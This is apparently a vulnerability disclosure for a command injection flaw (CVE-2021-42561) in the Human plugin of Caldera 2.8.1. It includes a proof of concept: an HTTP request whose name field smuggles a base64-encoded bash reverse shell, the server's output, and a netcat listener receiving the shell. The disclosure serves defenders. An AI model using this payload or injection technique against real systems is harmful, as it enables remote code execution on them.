Caldera Disclosures

Version 2.8.1

Environment:


- Caldera 2.8.1
- Ubuntu Linux

Findings:

1. CVE-2021-42561: Command Injection Via the Human Plugin

Description:
When activated, the Human plugin passes the unsanitized name parameter to a python "os.system" function. This allow attackers to use shell metacharacters (e.g. backticks "``" or dollar parenthesis "$()") in order to escape the current command and execute arbitrary shell commands.

Proof of Concept:
In order to validate the presence of the vulnerability, and to visualize it easier, a few python "print" functions have been inserted in the vulnerable python file "plugins/human/app/human_svc.py".



guest@tester: ~/Desktop/caldera/plugins/human/app
File Edit View Search Terminal Help

```
  GNU nano 2.9.3                    human_svc.py


    async def _load_workflow_module(self, root, workflow_file):
        module = os.path.join(root, workflow_file.split('.')[0]).replace($
        try:
            loaded = getattr(import_module(module), 'load')(driver=None)
            await self.data_svc.store(Workflow(name=loaded.name, descript$
        except Exception as e:
            self.log.error('Error loading extension=%s, %s' % (module, e))

    async def _select_modules_and_compress(self, modules, name, platform,$
        algo, args, ext = await self._get_compression_params(platform=pla$
        chdir = 'cd {} && '.format(self.pyhuman_path)
        compress = '{} {} {}.{} human.py data/* app/utility/* requirement$
            algo, args, os.path.abspath(os.path.join(self.human_dir, 'pay$
        compress, workflows = await self._append_module_paths(modules, co$
        self.log.debug('Compressing new human: %s' % name)

        print("!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!")
        print("System: " + chdir + compress)
        print("!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!")
        os.system(chdir + compress)

        await self.data_svc.store(Human(name=name, task_interval=task_int$
                                        tasks_per_cluster=tasks_per_clust$

    @staticmethod
    async def _get_compression_params(platform):
        if platform == 'windows-psh':
            return 'zip', '-qq', 'zip'
        return 'tar', 'zcf', 'tar.gz'

    async def _append_module_paths(self, modules, compress):
        workflows = []
        for sm in modules:
            workflow = await self.data_svc.locate('workflows', match=dict$
            compress += ' {}'.format(os.path.join('app', 'workflows', wor$
            workflows.append(workflow[0])
        return compress, workflows



^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Linter
```

guest@tester: ~/Desktop/caldera
File Edit View Search Terminal Help

```
y", line 1034, in add_route
    resource = self.add_resource(path, name=name)
  File "/usr/local/lib/python3.6/dist-packages/aiohttp/web_urldispatcher.p
y", line 1020, in add_resource
    if not ('{' in path or '}' in path or ROUTE_RE.search(path)):
TypeError: argument of type 'NoneType' is not iterable
2020-10-26 18:44:07 - INFO  (app_svc.py:107 load) Enabled plugin: fieldman
ual
2020-10-26 18:44:07 - INFO  (app_svc.py:107 load) Enabled plugin: training
2020-10-26 18:44:07 - INFO  (app_svc.py:107 load) Enabled plugin: mock
2020-10-26 18:44:07 - INFO  (app_svc.py:107 load) Enabled plugin: debrief
2020-10-26 18:44:07 - INFO  (app_svc.py:107 load) Enabled plugin: atomic
2020-10-26 18:44:07 - ERROR (human_svc.py:48 _load_workflow_module) Error
loading extension=plugins.human.pyhuman.app.workflows.search_web, No modul
e named 'selenium'
2020-10-26 18:44:07 - INFO  (app_svc.py:107 load) Enabled plugin: human
2020-10-26 18:44:07 - INFO  (app_svc.py:107 load) Enabled plugin: access
2020-10-26 18:44:07 - INFO  (app_svc.py:107 load) Enabled plugin: gameboar
d
2020-10-26 18:44:07 - INFO  (app_svc.py:107 load) Enabled plugin: compass
2020-10-26 18:44:07 - INFO  (app_svc.py:107 load) Enabled plugin: stockpil
e
2020-10-26 18:44:07 - INFO  (app_svc.py:107 load) Enabled plugin: sandcat
2020-10-26 18:44:07 - INFO  (app_svc.py:107 load) Enabled plugin: response
2020-10-26 18:44:07 - ERROR (c_plugin.py:71 enable) Error enabling plugin=
builder, ('Connection aborted.', FileNotFoundError(2, 'No such file or dir
ectory'))
2020-10-26 18:44:07 - INFO  (app_svc.py:107 load) Enabled plugin: builder
2020-10-26 18:44:07 - INFO  (app_svc.py:107 load) Enabled plugin: manx
2020-10-26 18:44:11 - INFO  (server.py:58 run_tasks) All systems ready.
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
System: cd plugins/human/pyhuman && tar zcf /home/guest/Desktop/caldera/pl
ugins/human/payloads/test.tar.gz human.py data/* app/utility/* requirement
s.txt app/workflows/execute_command.py
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!



!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
System: cd plugins/human/pyhuman && tar zcf /home/guest/Desktop/caldera/pl
ugins/human/payloads/$(bash -c '{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4w
LjEvNTU1NSAwPiYxCg==}|{base64,-d}|bash').tar.gz human.py data/* app/utilit
y/* requirements.txt app/workflows/execute_command.py
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```

It can be observed that the "human" name inserted via the web interface does not get sanitized and is passed directly to "os.system".

The following HTTP request was used to obtain a reverse shell (in this case on port 5555 localhost).


Request:

```
POST /plugin/human/api HTTP/1.1
Host: 192.168.243.180:8888
Content-Type: application/json
Content-Length: 261
Cookie: API_SESSION="gAAAAABflyHPOgBzo23QDlLIjKrH8HRnuAw0qAV1Fd1-
OTOoGkREAdaqgPUUQUJHIB9R3aEa1YQjSJ3J4-
HJ7VDYOTgBr68z9AiJGs98Ut_5bIyHDz5NDL4CllRLdb_nOM7eSVZAPlrC-vybuI3UyhSNTDJ67zJj-A=="

{"index":"build_human","platform":"linux","name":"$(bash -c
'{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvNTU1NSAwPiYxCg==}|{base64,-
d}|bash')","task_cluster_interval":"500","task_interval":"10","task_count":"5","tasks":["Execu
teCommand"],"extra":["anything"]}
```

Response:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 345
Date: Mon, 26 Oct 2020 19:35:59 GMT
Server: Python/3.6 aiohttp/3.6.2
Connection: close

{"name": "$(bash -c '{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvNTU1NSAwPiYxCg==}|{base64,-
d}|bash')", "platform": "linux", "task_interval": "10", "task_cluster_interval": "500",
"tasks_per_cluster": "5", "extra": ["anything"], "workflows": [{"name": "ExecuteCommand",
"description": "Execute Custom Commands", "file": "execute_command.py"}]}
```

Result:




$(bash -c
'{echo,YmFzaCAtaSA+JiAvZGV2L3Rj
{base64,-d}|bash')

build your human

Design and generate your human here, or select a pre-existing human to deploy. Use the download command to install and start your human.

Check your JavaScript console. Error: Syntax error, unrecognized expression: option[value=human-$(bash -c '{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvNTU1NSAwPiYxCg==}|{base64,-d}|bash')]



guest@tester: ~/Desktop/caldera/plugins/human/pyhuman
File Edit View Search Terminal Help

```
guest@tester:/tmp$ nc -lvp 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from localhost 43624 received!
guest@tester:~/Desktop/caldera/plugins/human/pyhuman$ pwd
pwd
/home/guest/Desktop/caldera/plugins/human/pyhuman
guest@tester:~/Desktop/caldera/plugins/human/pyhuman$
```